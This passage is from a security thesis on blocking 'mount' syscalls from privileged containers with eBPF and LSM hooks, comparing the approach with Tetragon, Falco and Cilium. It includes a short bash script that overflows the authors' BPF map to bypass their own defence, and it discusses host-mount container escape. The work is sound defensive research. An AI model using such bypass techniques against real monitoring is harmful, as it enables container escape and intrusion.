the Docker runtime, or the underlying host operating system. Misconfigurations, such as insecure container configurations or insecure Docker daemon configurations, could also provide the attack vector. Common misconfigurations include leaving inter-container communication open or binding container ports directly to the host.

Should someone decide to use privileged mode, they should be aware that it carries substantial risk. There are, however, a few necessary use cases, such as running Docker within Docker for a Continuous Integration/Continuous Deployment (CI/CD) system or working with container images on a host that is itself a container, for instance, running the CI/CD tool Jenkins in a container. Another use case for running Docker containers in privileged mode could be scenarios where a container needs access to hardware devices, like a GPU. In such cases, the container must be run in privileged mode to directly interact with these devices. Utilizing the root user for containers is also exceedingly risky especially when the privileged flag is enabled because using the root user in the container equates to the root user on the host.

#### 4.1.1 AN UNPRIVILEGED CONTAINER

The initial stage of the attack would still involve the exploitation of an RCE vulnerability. This could be achieved through various means, such as sending specially crafted data or commands, that triggers the vulnerability in a container. The attacker then identifies a method to escape the container. This could involve exploiting a vulnerability in the container runtime, or the host kernel or misconfigured containers. For instance, if the container is not properly isolated from the host system or if it has unnecessary capabilities or permissions, these could be used as escape vectors like mentioned in *(Lin et al., 2018)*.

Our program would prevent the escape vector, if it used the 'mount' syscall as we block all "mount" calls from containers, which is not likely to be the attacker's chosen escape vector, due to the container properly having AppArmor and or SELinux profiles, that already disallow this type of call, but we have hopefully highlighted how a developer could implement an extra layer of security

based on needs. Our program and eBPF in the context we use it, works best to adapt to an emerging situation, but with further development it would ideally be like the project Tetragon<sup>32</sup>.

#### 4.1.2 THE PROGRAM AND ITS CABILITIES

The program does as expect and due to the narrow attack vector that we cover, it is vulnerable to other trivial attack vectors widely available on the internet. The point is however, that we prevented one vector very effectively and presented our program, which could easily be expanded to cover more cases and more logic. An evaluation of the performance impact would have been necessary, especially when expanding upon the program logic, as this is something we have not had the time to investigate, and something that is extremely relevant when deployed to a container environment where potentially hundreds of containers are monitored and controlled, in a volatile Kubernetes environment.

Our program logic could properly be integrated and adapted to work with the mentioned project Tetragon and be deployed as Tetragon profiles. The advantage being, that the program could be written in human readable Yaml instead of our implementation in C and Python. This would be the best option for smaller organizations, as they would properly not have the resources or expertise, to develop eBPF programs from scratch. They would, however, most likely have expertise in writing Yaml, as it is widely known for many *CI/CD* pipeline implementations.

#### 4.1.3 ANALYSIS OF SECURITY TECHNIQUES WITH EBPF

eBPF is traditionally a technology that is used for network traffic management, monitoring of security through alarms and observability. In this thesis we took another approach where we implement logic that disallows system wide functionality i.e., the 'mount' syscall, if a process or task matches our implemented filter. The proactive approach of anticipating a vulnerability or providing the fail-safe as an enforced policy through the Linux Security Module (LSM) hooks, rather than audit or alerting

---

<sup>32</sup> <https://github.com/cilium/tetragon> - Tetragon project Github

of the problem, is also explored by larger companies like (Lawler, 2022). We view our implementation to proactively use eBPF to provide a *fail-last* (FL) option for a container environment like a private cloud, by denying 'mount' calls out of a container, to circumvent a potential critical vulnerability.

A FL-valve traditionally is a term to describe a control valve that stays put, if it loses signal<sup>33</sup>. This concept fits well into the implementation of being proactive to specific concerns or emerging situations, whether it be a container environment or other system. This demonstration shows that even though it is still highly dangerous and should almost never be done, it is possible to run a privileged container with some degree of extra security. Security implementations like AppArmor and SELinux would already accomplish the needed Mandatory Access Control (MAC) restrictions, but since they are disabled, when running the container in privileged mode, we are left with custom solutions like the one explored in this thesis.

## "LIVE" PATCHING OF THE KERNEL

Prominent actors in the cloud space, are beginning to make use of eBPF as a framework and tool for patching the Linux kernel, with certain custom logic, like (Cassagnes et al., 2020; Isovalent, 2022; Jackson, 2020; Lawler, 2022), further supporting the use case we have described. The live patching approach, could also be the approach we had taken where we could have imagined that a development team had a very specific need to have a privileged container run in a container environment (the Sockshop) and they discover that their application is suddenly vulnerable, leading to a completely compromised Kubernetes cluster, had it not been for the eBPF program.

We have showed how a development or security team could prevent a specific consequence of a Remote Code Execution (RCE) in their container environment, and prevent the inevitable container escape, if an adversary were to use the same escape vector, as we have in our scenario. A live and production ready implementation of our program, would require a much more thorough evaluation of container escape methods and an investigation of other attack vectors, if it was to be made as a

---

<sup>33</sup> [https://www.engineeringtoolbox.com/fail-last-d\\_1046.html](https://www.engineeringtoolbox.com/fail-last-d_1046.html) - Fail last valve engineering toolbox

standalone tool for preventing all container escapes. But as an emergency patching tool for emerging threats and quick and effective prevention of a critical vulnerabilities, it is relevant, and the program achieves the desired result.

## 4.2 EFFECIENCY AND FUTURE DEVELOPEMNT

The program that we have developed achieves the result expected, and demonstrated how, it is possible to instrument the Linux kernel to extend it with custom logic based on needs. There is, however, a need to understand how the kernel works on a deeper level, if one wants to be entirely certain they have covered their bases. Attackers will use all the tricks in the book and will try whatever is needed to bypass your defenses, especially if they have already infiltrated a privileged container. This means that if one wants to be sure that they have appropriate kernel-based defenses in place with eBPF, they also must acquire a substantial amount of knowledge about the kernel, like for example how eBPF could also be used against one as an attack method. highlighted by (*Dileo, 2019; Fournier et al., 2021*) at the Blackhat conference and DefCon conference.

For this reason, it would be paramount to continue to learn and investigate the kernel structures and flow, to ensure an attack surface is sufficiently covered using eBPF, if that is the approach chosen. For the program developed, in this thesis, there are many improvements that would be needed assure that the implementation in fact does prevent the attack vector completely.

For example, we are aware of a possible bypass of the final program, where an attacker would spawn 'CONTAINER\_PIDS\_MAX' processes in a container, and the next process from this point, would overflow the array and fail to get inserted into the BPF-array until a process, we track, have exited.

```
#!/bin/bash
2
3 # create 512 child processes to overflow the bpf map
4 create_child_processes() {
5     if [[ $1 -eq 512 ]]; then
6         # 512th child process
7         echo "Bypass"
8         exit
9     else
10        create_child_processes $(( $1 + 1 )) &
11    fi
12 }
13 # Start creating child processes from the 1st process to overflow the bpf map
14 create_child_processes 1
```

Figure 43: Example-script of overflowing the BPF map.

A script like Figure 43 would overflow the BPF-map and run a command from the first PID, which would be from a process no longer tracked by our program, so given the container is privileged, it would bypass the eBPF program and be able to 'mount' the host system. This attack, on our system, is rudimentary and is easy to create. It is, however, very targeted, and an attacker would have to know how the defense mechanism was implemented, e.g., the size of the map and the problem of overflowing the map. Solutions to this problem will be discussed in the next chapter.

This bypass of the program by overflowing the eBPF-map, calls for a larger map and a child process tracker, that could disallow a certain depth of child processes originating from containers. This would prevent any further container processes, if it reaches the upper limit, thereby preventing the overflow. Summarized, below are the immediate tasks and considerations that we would have worked towards, had we continued developing the program.

- Increase the list of container pIDs to have a larger buffer of possible container processes and implement a check, to disallow new container processes if the map is full.
- Determine the performance-loss of implementing LSM hooks on all processes created, and process kill syscalls.
  - Try to incorporate more of the logic into user space, if possible, and compare the performance and security, e.g., ability, to defend against TOCTOU attacks as described earlier, see Figure 10.

- Determine specific compiler optimizations and compiling the eBPF program manually, tweaking the Clang compiler for this use case.
- Investigate the use of the Docker Client and determine how the program would be different if the system is using another container orchestrator or management service.
  - Try other methods of container filtering like in (*Lin et al., 2018*).

These are some of the key factors that could be detrimental to a real-world use case of this program. However, the program shows the potential of eBPF to cover emerging threats and cases, like the issue with having privileged containers in a cluster.

Had we introduced a vulnerability in the frontend service, it would also be relevant to showcase how an attacker could find vulnerable API endpoints or other interesting resources on a web server. A tool like Gobuster<sup>34</sup> would be suitable to explore in addition to monitoring and capturing network calls, when navigating a website. For our exploratory study, we are communicating directly with the vulnerable service through a port forward since we have chosen to focus on *container escape* and post-RCE exploiting and mitigation.

## 4.3 USE CASE & USERS

eBPF for observability and network-based management through Express Data Path (XDP), have since 2013 been adopted and supported by some of the largest actors in the cloud space, and have grown rapidly ever since, for some of the prominent users and supporters of eBPF (*Cilium Users and Real World Case Studies, 2023*). An interesting use case, highlighted on previous reference, is (*Bosworth, 2023*), which references many of the same points as we have highlighted in this thesis, for example:

---

<sup>34</sup> <https://www.kali.org/tools/gobuster/> - Gobuster: *Gobuster* is a tool used to brute-force URIs including directories and files as well as DNS subdomains.

*“Kernel modules raise concerns about operational stability and complexity. While writing a kernel module does indeed allow a developer to change kernel behavior, it is a highly specialized skill, which therefore makes staffing and retention an issue. “*

*(Bosworth, 2023)*

Although the eBPF approach presents its own challenges, as we have demonstrated, e.g., writing and understanding C language, understanding Linux kernel structures, syscalls, and the process of compiling, pinning, and running the programs. However, it is still easier and more stable than developing kernel modules, which requires extensive knowledge about the Linux kernel, and how to extend it, without compromising other parts of the kernel or introduce severe unseen consequences.

In the scenario we have setup in this thesis, we pretended that we were a small to medium sized company with a couple of engineering resources at our disposal to handle the case of a privileged container in our web shop environment. It is feasible to imagine a solution like what we created, to be developed by a couple of full-time engineers working on the problem. However, we acknowledge that the engineering time could be spent, investigating the flourishing open-source community developing eBPF security tools like Falco, Tetragon from Cilium or perhaps an enterprise solution from SentinelOne like singularity cloud *(Bosworth, 2023)*. The solution we have developed does provide a fail-last control mechanism to the problem scenario we have produced, but it is not unlikely to implement this sort of program, to live patch an emerging threat or a critical vulnerability, that could perhaps target and compromise many pods in a Kubernetes environment.

## **4.4 THE EBPF LEARNING CURVE**

This section is named the eBPF learning curve, because of the realization we came to, during the thesis work. It was like an opening that kept expanding, when researching how to achieve the desired result. Especially in terms of demonstrating how the eBPF technology could be used as a runtime security control and patching tool.

The approximate knowledge path we took, is described as follows:

1. What can be done with eBPF, example projects like Cilium, Falco & Tetragon.
2. compiling, pinning, and running programs.
  - a. BCC as a tool to help this process.
3. Using eBPF helpers to leverage the kernel space.
4. What is allowed by the eBPF verifier?
  - a. How to use eBPF maps to share data from user space
5. Linux structs, what can be accessed and imported and what cannot.
6. C eBPF programming and Python BCC knowledge, view samples of BCC programs and open source eBPF tooling
7. Different types of probes and hooks
  - a. Kprobes and raw trace points using BCC.
  - b. Linux Security Modules

This is a simplified list of learning points that constitute the learning path that we took. This is the path a systems administrator or developer were to take, for developing our eBPF program, which would no doubt be longer had the program contained more advanced logic and if it was used in a production-critical context.

Understanding the eBPF verifier, and what is allowed, was mostly discovered by trial and error based on existing example snippets from Github and the previously listed open-source projects like Falco, Cilium and Tetragon. If an eBPF developer has enough time and resources, the developer could read the extensive verifier source code<sup>35</sup> but this is simply not feasible for a project of this scale, as the source code is currently as of writing, 19,000 lines long and requires an extensive understanding of C and the surrounding kernel code.

The BCC library is home to great examples of different observability features and is entirely open source. BCC shows how to instrument and observe every component of the full system in kernel

---

<sup>35</sup> <https://github.com/torvalds/linux/blob/master/kernel/bpf/verifier.c> - The eBPF verifier source code



space using eBPF. An overview of BCC tools used by many large companies like Netflix, Meta and more, is shown below:




Figure 44: BCC tools overview

To accomplish our objective, we initially employed 'mountsnoop.py'<sup>36</sup> from the BCC repository, as it provided a clear illustration of how to interact with the 'mount' syscall. A review of the evolution of the 'deny\_mounts.py' file in the thesis repository reveals its similarities to 'mountsnoop.py', but our final product is markedly different. Our journey to learn eBPF, underscores the efficacy of the open-source approach, which helps to make eBPF and the Linux kernel more accessible to developers and administrators who may not be familiar with Linux's inner workings.

<sup>36</sup> <https://github.com/iovisor/bcc/blob/master/tools/mountsnoop.py> - Mountsnoop Python BCC code

The open-source projects and utilizing BCC for development, smooths out the learning curve. However, by manipulating the kernel through BPF and having access to a wealth of examples for observability, potential developers are still exposed to the vast Linux kernel and must determine the following:

- The specifics on what should be monitored or controlled using eBPF.
  - Possible performance impact?
  - Is there a single syscall that provides enough information?
  - Existing examples?
- Specific syscalls that should be instrumented.
  - Probe type?
  - Unintended consequences?
- How to instrument them.
  - BPF helpers?
  - BPF maps?
  - Sharing between user space and kernel space
  - Size limit of the eBPF program?

When these points are taken care of, hopefully a working eBPF program should be the result which instruments the kernel using eBPF, depending on complexity and desire, a developer might have to instrument multiple syscalls and implement more advanced logic in the user space application, which fortunately is the primary selling point of eBPF.

## 4.5 EXISTING PROJECTS AND EBPF FOR CLOUD AND CONTAINER RUNTIME SECURITY

We have mentioned open-source projects, that can be a big help in developing eBPF programs, like Cilium, Falco, and Tetragon. Cilium being the least relevant in this thesis, because we are working with security control mechanisms, and not as much security through observability. Had we

developed an observability tool instead of a control mechanism, Cilium would have been a clear contender as it:

*“[Cilium] Has been specifically designed from the ground up to bring the advantages of eBPF to the world of Kubernetes and to address the new scalability, security and visibility requirements of container workloads.”*<sup>37</sup>

Our direct contenders for the program we have developed is however, primarily Falco and Tetragon. Falco is a cloud native runtime security project, originally created by Sysdig and now open-sourced<sup>38</sup>. Falco would be a great alerting alternative to our implementation, where a developer or systems administrator would get a set of default rules, that would cover many attack vectors and abnormal behavior in a cloud-container environment<sup>39</sup>.

Tetragon like Falco is a Kubernetes aware kernel-based runtime security tool. Tetragon is created by Isovalent (authors and core maintainers of Cilium<sup>40</sup>). Tetragon is, also an enforcement tool that apply user-defined policies written as Yaml manifests, to control certain cases using eBPF hooks, like the one described in this thesis with the ‘mount’ escape from a privileged container. An example can be seen in the Tetragon repository<sup>41</sup>, that terminates all processes that tries to create new user namespaces.

Tetragon is still defined as an emerging project on the eBPF application list (see 37 above), which means that, as a systems administrator one should be cautious using this tool for production context, but nonetheless the project is very active and could be implemented as an alternative to our solution. We do still value the result we have produced, but acknowledge that a tool like Tetragon, that can actively block malicious or suspicious patterns from even occurring, can prevent the attacker from establishing a foothold, like the solution we have created. Ease of use is by far in favor of Tetragon,

---

<sup>37</sup> <https://eBPF.io/applications/> - eBPF based applications.

<sup>38</sup> <https://github.com/falcosecurity/falco> - Falco Github

<sup>39</sup> <https://github.com/falcosecurity/rules/> - Falco rules Github

<sup>40</sup> <https://isovalent.com/tetragon/> - Isovalent, authors behind cilium launch Tetragon.

<sup>41</sup> [https://github.com/cilium/tetragon/blob/main/examples/sandbox/linux-namespaces/kill\\_unprivileged\\_user\\_namespace\\_in\\_pid\\_namespace.yaml](https://github.com/cilium/tetragon/blob/main/examples/sandbox/linux-namespaces/kill_unprivileged_user_namespace_in_pid_namespace.yaml) - Tetragon example, killing processes that tries to create new user namespaces.

as it is written in simple Yaml, which is much more human readable and require even less understanding of the Linux kernel than an eBPF program with the help of BCC.

A project or tool being cloud native or for Kubernetes, typically means that the tool is aware of Kubernetes specific concepts like *namespaces*, *pods*, *nodes*, services, and other resources. What we have developed does not understand any of these concepts and has significant shortcomings as it only understands containers through the Docker client. We would have to modify the program to understand both Kubernetes concepts and other container management tools and container runtimes like containerD. Further developing this application, for the cloud, is on the list of important improvements, and during the development, we already gained a good amount of insight into the user space and kernel space cooperation, to monitor container environments.

Monitoring containers on several nodes means, that the application should be deployed on all the nodes, which could be done through automation in Kubernetes by using the DaemonSet resource. This would involve packaging the `'deny_mounts.py'` application as a container itself and deploying it to the cluster. A `'DaemonSet'` is a Kubernetes resource, that ensures that one replication of a workload is present on all nodes in the cluster, which would be ideal for node monitoring for example. The caveat is, that the container would have to run in privileged mode and have access to the container runtime, to enforce policies, which could be an interesting area to explore.

In our opinion, using eBPF in a cloud context, is a popular paradigm and a valuable technology for instrumenting cloud, which makes sense when an environment with many containers to monitor and perhaps, as in our case, control without adding, modifying, or reconfiguring any existing workloads are considered. SentinelOne also points to this, with their *Singularity cloud*, Cloud Workload Protection Platform (CWPP), identifying many of the same points as we have, in this thesis, i.e., no kernel modules, live patching, real-time and threat mitigation (*Bosworth, 2023*). The advantages are clear, compared to the traditional sidecar approach.

## 4.5.1 EVALUATION OF SIDECAR BASED APPROACH VS EBPF IN-KERNEL BASED APPROACH

While there are many factors to consider, when choosing an approach for container observability and security in an organization, we have throughout our research, come to five significant areas that we find evident, when evaluating a potential eBPF-based application:

- **Performance:** eBPF allows safe, efficient, and programmable access to data in the kernel. It operates with minimal overhead, which makes it ideal for high-performance monitoring. On the other hand, the sidecar approach, which involves deploying an additional container alongside each service container, can add extra overhead, especially in large-scale environments.
- **Scalability:** Both eBPF based and the sidecar approach can scale with the size of your container environment. However, the sidecar approach might require more resources (CPU, memory) as the number of containers grows, as each container will have its own sidecar and therefore baseline performance cost.
- **Ease of Use:** The sidecar approach might be easier to implement and manage, especially with orchestration tools like Kubernetes that support sidecar patterns out of the box. eBPF, while powerful, can be more complex to set up and requires a deeper understanding of kernel internals.
- **Visibility and Control:** eBPF can provide a deep level of visibility into system and network metrics, as it operates at the kernel level and can observe all the underlying system. The sidecar approach can provide detailed metrics about the application it's paired with but likely does not have the same level of system-wide visibility and if it has, it will be performance costly.
- **Security:** eBPF operates with a high level of privilege, which can raise security concerns. The sidecar approach, being itself isolated in its own container, can provide a level of security through container isolation.

These points change based on the use case, resources available and context. It is naturally different to dedicate resources to developing an eBPF in-kernel based approach if, for example, an organization only have few engineering resources available. Likewise, it is a different case if only

application observability or advanced user space logic attached to a container workload is required, then the sidecar-based approach might be more beneficial.

In terms of usage scenarios, eBPF will be more advantageous in high-performance, large-scale environments, where detailed system-level monitoring and control is strictly required. On the other hand, the sidecar approach might be more suitable for smaller-scale environments, in addition to, when application-level monitoring and control is the primary concern.

Because of this, it is important, that the eBPF verifier is very strict and does not allow programs to run if they have any execution path, that could result in a crash or permanently run. If a kernel crash occurred on all the Kubernetes cluster nodes at once, it would be extremely critical and circumvent the reliability and the stability offered by distributed systems.

## 4.6 OTHER TYPES OF ATTACK VECTORS IN THE CLOUD NATIVE LANDSCAPE

While we have primarily focused on the attack vector into a Kubernetes cluster, via a Remote Code Execution (RCE) vulnerability in a privileged application, where the rapidly evolving and complex cloud-native environment presents a significantly larger attack surface. One key area of concern is supply-chain security.

In the cloud-native landscape, applications and configurations are frequently torn down and reestablished, sometimes multiple times a day. This rapid pace, combined with the open-source nature of many cloud-native tools, can lead to vulnerabilities. For instance, human errors in configuration or the introduction of malicious or exploitable code, from various repository sources, can pose significant risks, and possibly introduce a vulnerability that could expose the system to the same kind of attack we have proposed.

Language-based ecosystems (LBEs), such as the Node Package Manager (NPM) ecosystem for JavaScript and PyPI for Python, are very common in this landscape. These ecosystems encourage code-reuse between packages. However, the same aspects, that make these systems popular - ease

of publishing code and importing external code - also creates novel security issues (*Vaidya et al., 2019*).

These security issues are inherent to the ways these ecosystems work and cannot be resolved by correcting software vulnerabilities in either the packages or the utilities, e.g., package manager tools, that build these ecosystems. The ecosystems make an opportune environment for attackers to incorporate stealthy supply-chain-based attacks. Their significance also makes them attractive targets for attackers. A software supply chain encompasses all parties and processes involved in constructing and delivering a final software product. This includes package managers, package repositories, package developers, and maintainers of package repositories. Recent high-impact attacks on package managers, have highlighted their importance in the supply chain, and the potential for supply chain attacks on package managers is a growing concern (*Vaidya et al., 2019*).

While we have focused on the RCE vulnerability, as a primary attack vector in this thesis, it is crucial to consider the broader attack surface, presented by the cloud-native environment, including the potential for supply chain attacks due to the rapid pace combined with borrowed third party libraries.

## 4.7 KEY FINDINGS AND IMPLICATIONS

Looking forward, eBPF is poised to continue its growth and become an increasingly integral part of the Linux container ecosystem. The flexibility and power of eBPF, makes it a valuable tool for a wide range of applications, from networking and security through control and observability to, performance tuning and troubleshooting. As more developers become familiar with eBPF and its capabilities, through open-source projects like Tetragon, we are likely to see more use cases and examples of writing eBPF programs to observe, control, audit and instrument the cloud and container space.

- Our program provides a powerful control mechanism, at a level previously unavailable to developers and administrators with insufficient knowledge of the Linux kernel (*Jackson, 2020*).

- Our findings indicate cloud and container adoption is storming ahead, and eBPF is a great tool to tackle emerging threats in cloud environments, due to its kernel-based nature (*Bosworth, 2023; Cassagnes et al., 2020; Lawler, 2022*).
- Using BCC, eBPF programs can be developed and implemented with less knowledge, in a safe way (*Rice, 2023*).
- Many big cloud vendors already use eBPF for a variety of use cases (*Cilium Users and Real World Case Studies, 2023; CNCF [Cloud Native Computing Foundation], 2022; Johar & Marupadi, 2020*).
- Prominent actors in the cloud space, are implementing and using eBPF for live patching of the Linux kernel and container environments (*Bosworth, 2023; Lawler, 2022*).

Throughout development, we found that it was both difficult but also surprisingly easy to instrument the kernel with user-defined logic in a safe way. The program is functionally complete and blocks the 'mount' syscalls, if they originate from containers, using kernel-based logic. We discovered the project Tetragon, which could compete with our program, had it been further developed. This means, that we could have pivoted to implement our logic as a Tetragon extension, rather than develop the program ourselves.

We experienced that there are many vulnerabilities being discovered all the time, and there exists a plethora of security implementations to address emerging threats, from a variety of vendors. Reading the previous chapters, a reader should also have gotten a sense of the relative ease of developing custom eBPF programs, to address specific threats, using helper libraries like BCC and open-source projects. The functionality of the program we developed, is limited but very effective and works like we intended, when formulating the thesis research question, and there are many areas of improvement and interesting angles to take the program further.

However, there are many other things that can be done with the use of eBPF. We have in this thesis mentioned Tetragon, Cilium and Falco, because these are most relevant to our use case, but there exist many commercial and open-source projects, that leverage eBPF to instrument the Linux kernel (*eBPF Applications Landscape, 2023*). This provides a good overview, of what can be done using



the already existing eBPF projects, but a developer or systems administrator could aim to implement a very niche and custom use case themselves, using our work as a reference.

## 5. DISCUSSION

---

As we embark on the discussion of our findings, it is important to reflect on the journey we have undertaken in this thesis. We have delved into some complexities of eBPF technology, its integration with Linux Security Modules (LSM), and its potential of enhancing security in cloud and container environments. We have navigated the rapidly evolving landscape of these technologies, from the origins of Linux to the intricacies of containerization and virtualization, and the orchestration tool Kubernetes. Our exploration led us to develop an eBPF program that denies 'mount' syscalls from privileged containers, demonstrating the practical applications of eBPF in a real-world context. In this chapter, we will discuss our findings, the challenges we encountered, and the implications of our work for the field of cloud security.

Building on the exploration of eBPF technology and its potential in enhancing security in cloud and container environments, it is important to consider recent advancements and studies in the field. For instance, the commercial solution *Singularity Cloud* from SentinelOne (Bosworth, 2023) and open source projects like the ones covered in (*eBPF Applications Landscape*, 2023).

### 5.1.1 EBPF FOR CONTAINER RUNTIME SECURITY ENFORCEMENT: A DOUBLE-EDGED SWORD

The use of eBPF (extended Berkeley Packet Filter) for container runtime security enforcement, presents a compelling yet complex landscape. As our exploration has shown, eBPF offers a powerful tool for enhancing security, through fine-grained control in cloud environments, using projects like Tetragon and Falco. Its ability to execute kernel code, from user-space written in a limited C language, provides a valuable control mechanism for the behavior of containers, allowing organizations to identify and adapt to potential threats or vulnerabilities swiftly and efficiently (Lawler, 2022).

However, while such advancements provide promising avenues for improving cloud security, they also underscore the complexity and challenges associated with these technologies. As we have seen

in our exploration of eBPF, and its integration with Linux Security Modules (LSM), navigating these complexities requires a deep understanding of the underlying technologies and their interactions. Furthermore, an attacker could also make use of eBPF as a means to hide malicious activity from observability and security tools, like in *(Dileo, 2019)* and demonstrated by the symbiote malware *(blogs.blackberry.com, 2022)* and *(Liber, 2022)*. It is therefore highly relevant to investigate if eBPF is somehow able to be used by an attacker on the system, where the defense is deployed, because of the capabilities of eBPF programs.

### 5.1.2 CONTRIBUTIONS AND SIGNIFICANCE

The program is simple, yet effective in this specific use case, and the eBPF C program and the Python BCC program, illustrates how to instrument the Linux kernel easily and without implementing or creating kernel modules. The goal of this thesis was to explore eBPF in action and how to prevent a threat actor by implementing a fail-last control program, to prevent a critical vulnerability that could lead to a total environment compromise, through mounting the host system of a Kubernetes node, into the compromised container and gaining a foothold in the system hence potentially exfiltrating sensitive data from other workloads.

Our work has clarified the potential of eBPF in addressing urgent security situations. The ability of eBPF, to provide low-level observability and runtime control without modifying existing workloads, makes it a powerful tool in the cloud-native landscape. We believe that this, has significant implications for the future of cloud and container security.

## 6. CONCLUSION & FUTURE WORK

---

As we reach the conclusion of this thesis, we will reflect on the journey we have undertaken. We set out with the objective of, exploring, implementing, and analyzing eBPF as a technology to enhance security, through runtime control in cloud and container environments. We hope that the exploratory study will serve to demonstrate, what can be done, and the effort required, for development teams with many or limited resources. The focus has been, to delve into the capabilities of eBPF, understand its potential in the realms of cloud and security, and provide a comprehensive study and analysis of its advantages and disadvantages.

Our exploration led us to develop an eBPF program that denies `'mount'` syscalls from privileged containers, thereby enhancing the security of vulnerable container applications. This program, which we have discussed in detail in Chapter 3, represents our work and is built upon the many contributions to eBPF projects in the open-source community. The program demonstrates the practical applications of eBPF in a constructed real-world context.

The journey was not without its challenges. The complexity of eBPF and its integration, with the Linux Security Modules (LSM), presented a steep learning curve. However, the skills we acquired and the insights we gained, into the workings of eBPF and LSM were valuable and during the previous chapters, further development ideas have been presented, which could improve the program and implementation.

Reflecting on our study, we see the possibilities of eBPF in addressing urgent security situations in cloud i.e., container environments, are immense. Furthermore, the ability of eBPF to provide low-level observability and runtime control without adding, modifying, or reconfiguring any existing workloads, makes it a powerful tool in the cloud-native landscape. We compared the existing eBPF-based projects like Cilium, Falco, and Tetragon, and acknowledge that there are many other projects existing and emerging in the field. Furthermore, there is also a clear advantage for commercial products using eBPF covering these needs, see closed source implementations like *Singularity Cloud* from SentinelOne (Bosworth, 2023).

In the following sections, we will summarize the study, discuss the recommendations for further potential research and close of the thesis. We acknowledge the valuable contributions of other projects that supported our research. As we conclude, we hope that our work and more importantly the ideas and exploratory study, can contribute to the potentials of the capabilities using eBPF, but also inspire further exploration and innovation in this field.

### 6.1.1 SUMMARY OF THE STUDY

This thesis has offered an in-depth exploration of a specialized and relatively niche use case of eBPF, specifically its ability to control execution flow and restrict syscalls, filtered to work in a container environment. As explained in previous chapters, this is not an unrealistic scenario. For instance, there could be legitimate use cases for privileged containers, which, when combined with a newly discovered Remote Code Execution (RCE) vulnerability, would make eBPF and our use case a viable emergency security solution. Developers proficient in eBPF within an organization would have the capability to swiftly implement eBPF to mitigate risk effectively while awaiting an official fix for their vulnerable software.

We conclude that our implementation effectively counters the attack we proposed, though we acknowledge that it represents a relatively niche scenario. We trust that this thesis has illuminated the potential of hooking into specific system calls to control a container environment, which in our scenario could be a Kubernetes cluster with the eBPF program installed on all nodes. Given the inevitability of more Common Vulnerabilities and Exposures (CVEs) targeting popular container software or Kubernetes itself being discovered and exploited by threat actors, eBPF is well-positioned to enforce real-time solutions to emerging threats. This is achieved by controlling the underlying system through the kernel, rather than potentially hundreds or thousands of containers.

### 6.1.2 RECOMMENDATIONS FOR FUTURE RESEARCH

The development and implementation of our eBPF program, as discussed in Chapter 3, has opened several avenues for further research. While our program effectively denies 'mount' syscalls from privileged containers, enhancing the security of vulnerable container applications, are there several

areas where additional research could provide further significant benefits, such as an easier way to write policies and fixes, like the way Tetragon implements Yaml based policies.

Our eBPF program currently has a specific focus on 'mount' syscalls. However, there are numerous other syscalls and kernel functions that could be monitored or controlled using eBPF, to bolster security in cloud environments. Further research could explore the development of eBPF programs that target these other areas, potentially providing even greater security for container applications.

While our eBPF program performs its intended function effectively, there may be opportunities to improve its efficiency. This could involve optimizing the program code, exploring alternative eBPF features or capabilities, or investigating ways to measure and reduce the overhead, associated with the program. Ideally, this would amount to an investigation into the mentioned performance uncertainties and determine the best security for performance and maintainability.

Our eBPF program operates independently, but it could potentially be integrated with other security tools or platforms, to provide a more comprehensive security solution. Further research could explore potential integration-opportunities and the benefits they could provide. For example, implementing its logic as a rule specification for Tetragon.

While our eBPF program was developed and tested in a containerized environment, further research could investigate its application in real-world scenarios, with a proper Kubernetes distribution. This could involve deploying the program in a live cloud environment, to investigate their custom OS distributions and evaluate the program's performance and effectiveness in this context.

It is important to investigate the resource impact of the program at scale, as a Kubernetes environment is designed to scale horizontally, this is something that would be important to research further. The research focused on a specific and relatively niche attack vector, which means that it is also important to further investigate the system performance over time as the number of containers increase, and its ability to adapt to changes in the threat landscape.

### 6.1.3 CLOSING

Overall, this thesis has explored the eBPF technology as a method for enforcing runtime security in a container environment. Using the BCC library, we have mitigated a niche container threat scenario, and shown that if an organization is vulnerable, to a certain kind of threat to their container environment where a privilege escalation is possible, eBPF could be the tool of choice. In conclusion, this study has explored some of the potential of eBPF for enhancing container security, but there is still much to explore in this rapidly evolving field.

